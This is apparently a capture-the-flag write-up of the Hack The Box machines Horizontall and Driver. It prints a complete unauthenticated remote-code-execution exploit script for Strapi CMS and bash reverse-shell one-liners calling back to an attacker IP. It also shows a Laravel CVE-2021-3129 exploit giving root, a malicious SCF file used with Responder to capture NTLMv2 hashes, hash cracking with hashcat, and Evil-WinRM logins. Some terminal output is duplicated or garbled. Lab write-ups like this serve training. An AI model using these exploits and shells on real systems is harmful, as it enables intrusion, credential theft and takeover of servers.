# Exploit Title: Strapi CMS 3.0.0-beta.17.4 - Remote Code Execution (RCE) (Unauthenticated)
# Date: 2021-08-30
# Exploit Author: Musyoka Ian
# Vendor Homepage: https://strapi.io/
# Software Link: https://strapi.io/
```

Save the script to your machine :

```
(root💀kali㉿3)-[~/WriteUp/Horizontal]
└─# nano RCE-Strapi.py

code :
#!/usr/bin/env python3

import requests
import json
from cmd import Cmd
import sys

if len(sys.argv) != 2:
    print("[-] Wrong number of arguments provided")
    print("[*] Usage: python3 exploit.py <URL>\n")
    sys.exit()
```

```

class Terminal(Cmd):
    prompt = "$> "
    def default(self, args):
        code_exec(args)

def check_version():
    global url
    print("[+] Checking Strapi CMS Version running")
    version = requests.get(f"{url}/admin/init").text
    version = json.loads(version)
    version = version["data"]["strapiVersion"]
    if version == "3.0.0-beta.17.4":
        print("[+] Seems like the exploit will work!!!\n[+] Executing exploit\n\n")
    else:
        print("[-] Version mismatch trying the exploit anyway")

def password_reset():
    global url, jwt
    session = requests.session()
    params = {"code": {"$gt": 0},
              "password": "SuperStrongPassword1",
              "passwordConfirmation": "SuperStrongPassword1"
              }
    output = session.post(f"{url}/admin/auth/reset-password", json=params).text
    response = json.loads(output)
    jwt = response["jwt"]
    username = response["user"]["username"]
    email = response["user"]["email"]

    if "jwt" not in output:
        print("[-] Password reset unsuccessfull\n[-] Exiting now\n\n")
        sys.exit(1)
    else:
        print(f"[+] Password reset was successfully\n[+] Your email is: {email}\n[+] Your new credentials are: {username}:{password}\n[+] Your authenticated JSON Web Token: {jwt}\n\n")
def code_exec(cmd):
    global jwt, url
    print("[+] Triggering Remote code executin\n[*] Rember this is a blind RCE don't expect to see output")
    headers = {"Authorization": f"Bearer {jwt}"}
    data = {"plugin": f"documentation && ${{{cmd}}}",
            "port": "1337"}
    out = requests.post(f"{url}/admin/plugins/install", json=data, headers=headers)
    print(out.text)

if __name__ == ("__main__"):
    url = sys.argv[1]
    if url.endswith("/"):
        url = url[:-1]
    check_version()
    password_reset()
    terminal = Terminal()
    terminal.cmdloop()

```

Exploit

Set up two terminals to get Reverse-Shell (term 1: Exploit, term 2: Netcat):

[Terminal 1]

```
└──(root💀k1l0byt3)-[~/WriteUp/Horizontal]
    └─# python3 RCE-Strapi.py http://api-prod.horizontal.htb
[+] Checking Strapi CMS Version running
[+] Seems like the exploit will work!!!
[+] Executing exploit

[+] Password reset was successfully
[+] Your email is: admin@horizontal.htb
[+] Your new credentials are: admin:SuperStrongPassword1
[+] Your authenticated JSON Web Token:
eyJhbGciOiJIUzI1NilsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbil6dHJ1ZSwiaWF0IjoxNjQyNzIzMDC1LCJleHAiOjE2NDUzMTUwNzV9.P4wJxBfqISHOPuz3ZTgVQMWGqd3CTlddYGXkIaroAKk
```

```
$> bash -c 'bash -i >& /dev/tcp/10.10.16.5/9999 0>&1'
```

```
[+] Triggering Remote code executin
[*] Rember this is a blind RCE don't expect to see output
```

[Terminal 2]

```
└──(root💀k1l0byt3)-[~/WriteUp/Horizontal]
    └─# nc -lvpn 9999
listening on [any] 9999 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.105] 34602
bash: cannot set terminal process group (1739): Inappropriate ioctl for device
bash: no job control in this shell
strapi@horizontal:~/myapi$ whoami
whoami
strapi
strapi@horizontal:~/myapi$
```

Exploit :

```
bash -c 'bash -i >& /dev/tcp/{your_ip_tun0}/{your_port} 0>&1'
```

And we got a *Reverse-Shell!*

```
root@k1l0byt3:~/WriteUp/Horizontal1
# python3 RCE-Strapi.py http://api-prod.horizontal1.htb
[+] Checking Strapi CMS Version running
[+] Seems like the exploit will work!!!
[+] Executing exploit

[+] Password reset was successfully
[+] Your email is: admin@horizontal1.htb
[+] Your new credentials are: admin:SuperStrongPassword1
[+] Your authenticated JSON Web Token: eyJhbGciOiJIUzI1NiIsInR5C1IkpXVCJ9.eyJpc3I6MywiaXBzG1pbili6dHJ1ZSwiaWF0IjoxNjQyNzIzMDC1LCJleHAiOjE2NDUzMjUwNzV9.P4wjxBfqISHOPuz3ZTgVQMWuqd3CTlddyVGxklaroAKK

$> bash -c 'bash -i >& /dev/tcp/10.10.16.5/9999 0>81'
[+] Triggering Remote code execution
[*] Remember this is a blind RCE don't expect to see output

(root@k1l0byt3:~/WriteUp/Horizontal1]
$ nc -lvpn 9999
listening on [any] 9999 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.105] 34602
bash: cannot set terminal process group (1739): Inappropriate ioctl for device
bash: no job control in this shell
strapi@horizontal1:~/.myapis$ whoami
whoami
strapi
strapi@horizontal1:~/.myapis$
```

Enumeration Again

You can use linPEAS to enumerate on a linux machine, but I'm not using it here. I'm trying to see which services are running on the target machine :

[target machine]

```
strapi@horizontall:~/myapi$ netstat -tulpn | grep LISTEN
```

```
strapi@horizontall:~/myapi$ netstat -tulpn | grep LISTEN
netstat -tulpn | grep LISTEN
tcp      0      0 0.0.0.0:80          0.0.0.0:*          LISTEN
tcp      0      0 0.0.0.0:22          0.0.0.0:*          LISTEN
tcp      0      0 127.0.0.1:1337      0.0.0.0:*          LISTEN
tcp      0      0 127.0.0.1:8000      0.0.0.0:*          LISTEN
tcp      0      0 127.0.0.1:3306      0.0.0.0:*          LISTEN
tcp6     0      0 :::80              ::*:*              LISTEN
tcp6     0      0 :::22              ::*:*              LISTEN
strapi@horizontall:~/myapi$
```

Found port 1337 and port 8000, but those ports are only run on localhost, in order to access these ports on our machine, do Port-Forwarding, follow the steps below:

First create ssh-key :

```
(root💀k1l0byt3)-[~/WriteUp/Horizontall]
# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): key
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in key
Your public key has been saved in key.pub
The key's randomart image is:
SHA256:h2IS3Mor69tMgJzR6MxzB8z9ntBpsC/rvXwkHr6M5ag root@k1l0byt3
-----[RSA 3072]-----
[+.= .]
|= o +
|+= . =
|= B + .
|+ @ +S .
|. B o+..
|. . o++.
|. %+..
| Eo+@+
-----[SHA256]-----
```

```
(root💀k1l0byt3)-[~/WriteUp/Horizontall]
# cat key.pub
ssh-rsa AAAAB3Nza1y cEAAAQABAAQBgQRNVRNMQKxE6D5xhyS3tIL3f
gfujuGces7XhAw0zPDuzLbi+pJRib/j+RVyqQDyJR2ukXlmoqbCxbdWj9Z
hmp9exDYEKPL0qoqzfeg//6FWxD5Xlcxg2HuIxNF2BuByNk0+dV5wZm0lbjMi
KxrW54QkId/LsdqRgqjw9tvsSKNiWR9Eu5hpUFxWd0k90= root@k1l0byt3
ELqzR9PYh6jTFWPbPz013U7sIi/
ltGwCX6r81pgJ3j2H2Qj+04pU3C
nfiB+GULbLD5vaMPKvtdu58lcmC1
```


Then create a `~/.ssh` directory and copy the created `public_key` to the target machine, like the picture below :

```
strapi@horizontall:~/myapi$ mkdir .ssh && echo "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQBgQRNVRNMQKxE6D5xhyS3tIL3f
gfujuGces7XhAw0zPDuzLbi+pJRib/j+RVyqQDyJR2ukXlmoqbCxbdWj9Z
hmp9exDYEKPL0qoqzfeg//6FWxD5Xlcxg2HuIxNF2BuByNk0+dV5wZm0lbjMi
KxrW54QkId/LsdqRgqjw9tvsSKNiWR9Eu5hpUFxWd0k90= root@k1l0byt3" > ~/.ssh/authorized_keys
strapi@horizontall:~/myapi$ █
```

After that change the private-key permissions to 600 and run ssh to run port-forwarding

```
(root💀k1l0byt3)-[~/WriteUp/Horizontall]
# chmod 600 key && ssh -i key -L 8000:127.0.0.1:8000 strapi@horizontall.htb
```

Once successful, visit the url <http://127.0.0.1:8000> on the web-browser.



Flag & Privilege Escalation

In the image above we know that the target ran web-framework-laravel , tried to find the exploit and found [CVE-2021-3129 \(GitHub - nth347/CVE-2021-3129_exploit: Exploit for CVE-2021-3129\)](https://github.com/nth347/CVE-2021-3129_exploit)

The screenshot shows a browser window with four tabs open:

- >Login
- Strapi CMS 3.0.0-beta.17.4
- Laravel
- GitHub - nth347/CVE-2021-3129_exploit

The GitHub tab displays the repository for "CVE-2021-3129_exploit". It has 1 branch and 0 tags. The README.md file contains the following content:

```
CVE-2021-3129_exploit
Exploit for CVE-2021-3129

Lab setup:
```

The repository has 3 commits, 11 months ago, and 12 months ago. It has 45 stars, 1 watching, and 19 forks. The "About" section indicates it's an exploit for CVE-2021-3129, targeting Laravel.

```
(root💀k1l0byt3)-[~/WriteUp/Horizontall]
# git clone https://github.com/nth347/CVE-2021-3129_exploit
Cloning into 'CVE-2021-3129_exploit'...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 9 (delta 1), reused 3 (delta 0), pack-reused 0
Receiving objects: 100% (9/9), done.
Resolving deltas: 100% (1/1), done.

(root💀k1l0byt3)-[~/WriteUp/Horizontall]
# cd CVE-2021-3129_exploit
# chmod +x exploit.py

(root💀k1l0byt3)-[~/WriteUp/Horizontall/CVE-2021-3129_exploit]
# ./exploit.py http://127.0.0.1:8000 Monolog/RCE1 id
[i] Trying to clear logs
[+] Logs cleared
[i] PHPGC not found. Cloning it
Cloning into 'phpgc'...
remote: Enumerating objects: 2822, done.
remote: Counting objects: 100% (116/116), done.
remote: Compressing objects: 100% (673/673), done.
remote: Total 2822 (delta 476), reused 987 (delta 338), pack-reused 1658
Receiving objects: 100% (2822/2822), 416.99 KiB | 558.00 KiB/s, done.
Resolving deltas: 100% (1118/1118), done.
[+] Successfully converted logs to PHAR
[+] PHAR serialized. Exploited

uid=0(root) gid=0(root) groups=0(root)

[i] Trying to clear logs
[+] Logs cleared

(root💀k1l0byt3)-[~/WriteUp/Horizontall/CVE-2021-3129_exploit]
#
```

Examples:

```
(root💀k1l0byt3)-[~/WriteUp/Horizontall/CVE-2021-3129_exploit]
# ./exploit.py <url> Monolog/RCE1 <bash_command>
```

Setting up two Terminals Return (term 1: Exploit, term 2: Netcat)

Exploit :

```
bash -c 'bash -i >& /dev/tcp/{your_ip_tun0}/{your_port} 0>&1'
```

The terminal session shows the following steps:

- Running the exploit script: `./exploit.py http://127.0.0.1:8000 Monolog/RCE1 'bash -c "bash -i >& /dev/tcp/10.10.11.105/8877 0>&1"'`. The command is highlighted with a red box.
- Logs are cleared and a PHAR file is generated.
- The exploit is deployed to the target.
- A netcat listener is started on port 8877: `nc -lvpn 8877`. The command is highlighted with a red box.
- The exploit connects from the target IP [10.10.11.105] to the exploit server at [10.10.16.5].
- The exploit shell is established, showing the root shell prompt: `root@horizontall:/home/developer/myproject/public#`.
- The user runs `whoami` to confirm they are root.
- The user runs `cat /root/root.txt && cat /home/developer/user.txt` to read the flags.
- The output shows the root flag: `227b567 4344ffe`.

We Got Root Shell!!!!



Driver



OS	RELEASE DATE	DIFFICULTY	POINTS
Windows	02 Oct 2021	Easy	20

DRIVER

Machine Information :

Name	:	Driver
Difficulty	:	Easy
OS	:	Windows
Machine Creator	:	MrR3boot
Machine Rating	:	☆ 4.7
IP	:	10.10.11.106


Enumeration

```
└—(root 💀 k1l0byt3)-[~/WriteUp/Driver]
└# nmap -sV -sC -T4 10.10.11.106
Nmap scan report for 10.10.11.106
Host is up (0.058s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=MFP Firmware Update Center. Please enter password for admin
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Microsoft-IIS/10.0
135/tcp open msrpc Microsoft Windows RPC
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup:
WORKGROUP)
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows


Host script results:
| smb2-time:
| date: 2022-01-21T07:59:14
|_ start_date: 2022-01-20T17:02:47
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled but not required
|_ clock-skew: mean: 49s, deviation: 0s, median: 49s


Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 56.24 seconds
```

Found port 80, visit url <http://10.10.11.106>



When going to access the web-server a pop-up appears asking for credentials, and I tried to use user:`admin` password:`admin`. And successfully entered, this is known as a weak-password.





Found a page for uploading files that allows us to upload malicious files.

While doing port scanning, I entered port 445 running on the target machine, and started looking for information about that port and found articles ([SMB Penetration Testing \(Port 445\) - Hacking Articles](#)) and SMB – SCF File Attacks (NetNTLMv2 hash grab) <https://sql-injection.blogspot.co.uk>: [SMB - SCF File Attacks \(NetNTLMv2 hash grab\)](#)

Exploit

Create Exploit :

```
└─(root💀k1l0byt3)-[~/WriteUp/Driver]
└─# nano sh3ll.scf
```

Code:

```
[Shell]
Command=2
IconFile=\\<your-ip>\share\test.ico
[Taskbar]
Command=ToggleDesktop
```

```
GNU nano 6.0
[Shell]
Command=2
IconFile=\\10.10.16.5\share\test.ico
[Taskbar]
Command=ToggleDesktop
```

Then run *responder* to get the target hash :

```
└─(root💀k1l0byt3)-[~/WriteUp/Driver]
└─# responder --lm -v -I tun0

.-----| |-----.
| _|-__|_--|_|_|_|||-__|_
|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|
```

NBT-NS, LLMNR & MDNS Responder 3.1.1.0

```
<==SNIP==>
[+] Generic Options:
Responder NIC [tun0]
Responder IP [10.10.16.5]
Responder IPv6 [dead:beef:4::1003]
Challenge set [random]
Don't Respond To Names ['ISATAP']

[+] Current Session Variables:
Responder Machine Name [WIN-OQ1PCYLYDHM]
Responder Domain Name [8J4O.LOCAL]
Responder DCE-RPC Port [46712]

[+] Listening for events...
```

Upload exploit file (`sh3llscf`) which has been made to the target web-server

Printer Model:	<input style="width: 150px; border: 1px solid #ccc; border-radius: 5px; padding: 5px; font-size: 14px;" type="text" value="HTB DesignJet"/>
Upload Firmware:	<input style="width: 150px; border: 1px solid #ccc; border-radius: 5px; padding: 5px; font-size: 14px;" type="text" value="Browse... sh3ll.scf"/> <input style="border: 1px solid #ccc; border-radius: 5px; padding: 5px; font-size: 14px; width: 150px; height: 40px;" type="button" value="Submit"/>

And we get the hash (hash type NTLMv2). Save the hash into a file

Hash:

Password Cracking

```
└──(root💀k1l0byt3)-[~/WriteUp/Driver]
└─# echo
"tony::DRIVER:d5996d83de43f4d7:2632ABC4FB88E1FE6623A3EA801F013F:0101000
00000000071BB1DB2A10ED801C776673871A63F58000000000200000000000000000000000
0000" > user_hash

└──(root💀k1l0byt3)-[~/WriteUp/Driver]
└─# hashcat -a 0 -m 5600 user_hash /usr/share/wordlists/rockyou.txt
```

Successfully decrypted the password but I searched again for information on how to get into the target machine, and found <https://github.com/evilcel3ri/yaCTFpl/blob/aleph/manual.md>

Performs port-scanning whether the target machine is running port 5985

Gaining Access


```
└──(root 💀 k1l0byt3)-[~/WriteUp/Driver]
└─# nmap -sV -sC -T4 -p 5985 10.10.11.106
Nmap scan report for 10.10.11.106
Host is up (0.10s latency).

PORT STATE SERVICE VERSION
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.65 seconds
```

As in the post above, when port 5985 is open, it allows us to exploit the target machine using Evil-WinRM

[GitHub - Hackplayers/evil-winrm: The ultimate WinRM shell for hacking/pentesting](https://github.com/Hackplayers/evil-winrm)



Description & Purpose

This shell is the ultimate WinRM shell for hacking/pentesting.

WinRM (Windows Remote Management) is the Microsoft implementation of WS-Management Protocol. A standard SOAP based protocol that allows hardware and operating systems from different vendors to interoperate. Microsoft included it in their Operating Systems in order to make life easier to system administrators.

based protocol that allows hardware and operating systems from different vendors to interoperate. Microsoft included it in their Operating Systems in order to make life easier to system administrators.

This program can be used on any Microsoft Windows Servers with this feature enabled (usually at port 5985), of course only if you have credentials and permissions to use it. So we can say that it could be used in a post-exploitation hacking/pentesting phase. The purpose of this program is to provide nice and easy-to-use features for hacking. It can be used with legitimate purposes by system administrators as well but the most of its features are focused on hacking/pentesting stuff.

It is based mainly in the WinRM Ruby library which changed its way to work since its version 2.0. Now instead of using WinRM protocol, it is using PSRP (Powershell Remoting Protocol) for initializing runspace pools as well as creating and processing pipelines.

Install *Evil-WinRM* then run:

```
└──(root💀k1l0byt3)-[~/WriteUp/Driver/evil-winrm]
└─# ruby evil-winrm.rb -i 10.10.11.106 -u tony -p *****
```

```
Usage: evil-winrm [-i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-p PORT] [-p PASS] [-H HASH] [-U URL] [-s] [-c PUBLIC_KEY_PATH ] [-k PRIVATE_KEY_PATH ] [-r REALM] [--spn SPN_PREFIX] [-l]
  -S, --ssl                         Enable ssl
  -c, --pub-key PUBLIC_KEY_PATH     Local path to public key certificate
  -k, --priv-key PRIVATE_KEY_PATH   Local path to private key certificate
  -r, --realm DOMAIN                Kerberos auth, it has to be set also in /etc/krb5.conf file using this format -> CONTOSO.COM = { kdc = fooserver.contoso.com }
  -s, --scripts PS_SCRIPTS_PATH      Powershell scripts local path
  --spn SPN_PREFIX                  SPN prefix for Kerberos auth (default HTTP)
  -e, --executables EXES_PATH       C# executables local path
  -i, --ip IP                       Remote host IP or hostname. FQDN for Kerberos auth (required)
  -U, --url URL                     Remote url endpoint (default /wsman)
  -u, --user USER                   Username (required if not using kerberos)
  -p, --password PASS               Password
  -H, --hash HASH                  NTHash
  -P, --port PORT                  Remote host port (default 5985)
  -V, --version                     Show version
  -n, --no-colors                  Disable colors
  -N, --no-rpath-completion        Disable remote path completion
  -l, --log                          Log the WinRM session
  -h, --help                         Display this help message

  (root💀k1l0byt3)-[~/WriteUp/Driver/evil-winrm]
  # ruby evil-winrm.rb -i 10.10.11.106 -u tony -p liltony
  Evil-WinRM shell v3.3
  1 ✘

  Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
  Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
  Info: Establishing connection to remote endpoint
  *Evil-WinRM* PS C:\Users\tony\Documents>
  *Evil-WinRM* PS C:\Users\tony\Desktop> cd C:\Users\tony\Desktop
  *Evil-WinRM* PS C:\Users\tony\Desktop> ls

  Directory: C:\Users\tony\Desktop

  Mode                LastWriteTime      Length Name
  ----              -----          ----
  -ar---  1/20/2022 9:03 AM           34 user.txt

  *Evil-WinRM* PS C:\Users\tony\Desktop> cat user.txt
  b216a6e8
  *Evil-WinRM* PS C:\Users\tony\Desktop>
```

In the picture it can be seen that we have successfully entered the target machine!

Privilege Escalation

carlospolop Update README.md · 3723327 · 5 days ago · History

..

winPEASbat · Update winPEAS.bat · 11 days ago

winPEASexe · Update README.md · 5 days ago

README.md · Fix CRLF · 21 days ago

README.md

Windows Privilege Escalation Awesome Scripts



Check the Local Windows Privilege Escalation checklist from book.hacktricks.xyz

<https://github.com/carlospolop/PEASS-ng/commit/8f12ad9d678b76b44c81ecc087ff7bf49b3ad261>

I used winPEAS to get information that might have vulnerabilities on the target machine, download the winpeas.exe file then upload it to the target machine.

<https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS>

```
Lx] EXCEPTION: THE REQUESTED PROTOCOL HAS NOT BEEN CONFIGURED INTO THE SYSTEM, OR NO IMPLEMENTATION FOR IT EXISTS
Ethernet0[00:50:56:B9:0E:50]: 10.10.11.106, fe80::81d3:97c1:a2a1:7cb9%5, dead:beef::162 / 255.255.254.0
  Gateways: 10.10.10.2
  DNSs: 1.1.1.1, 8.8.8.8
Loopback Pseudo-Interface 1[1]: 127.0.0.1, ::1 / 255.0.0.0
  DNSs: fec0:0:0:ffff::1%1, fec0:0:0:ffff::2%1, fec0:0:0:ffff::3%1

ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff - Current TCP Listening Ports
È Check for services restricted from the outside
Enumerating IPv4 connections
```

Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Process ID	Process Name
TCP	0.0.0.0	80	0.0.0.0	0	Listening	4	System
TCP	0.0.0.0	135	0.0.0.0	0	Listening	700	svchost
TCP	0.0.0.0	445	0.0.0.0	0	Listening	4	System
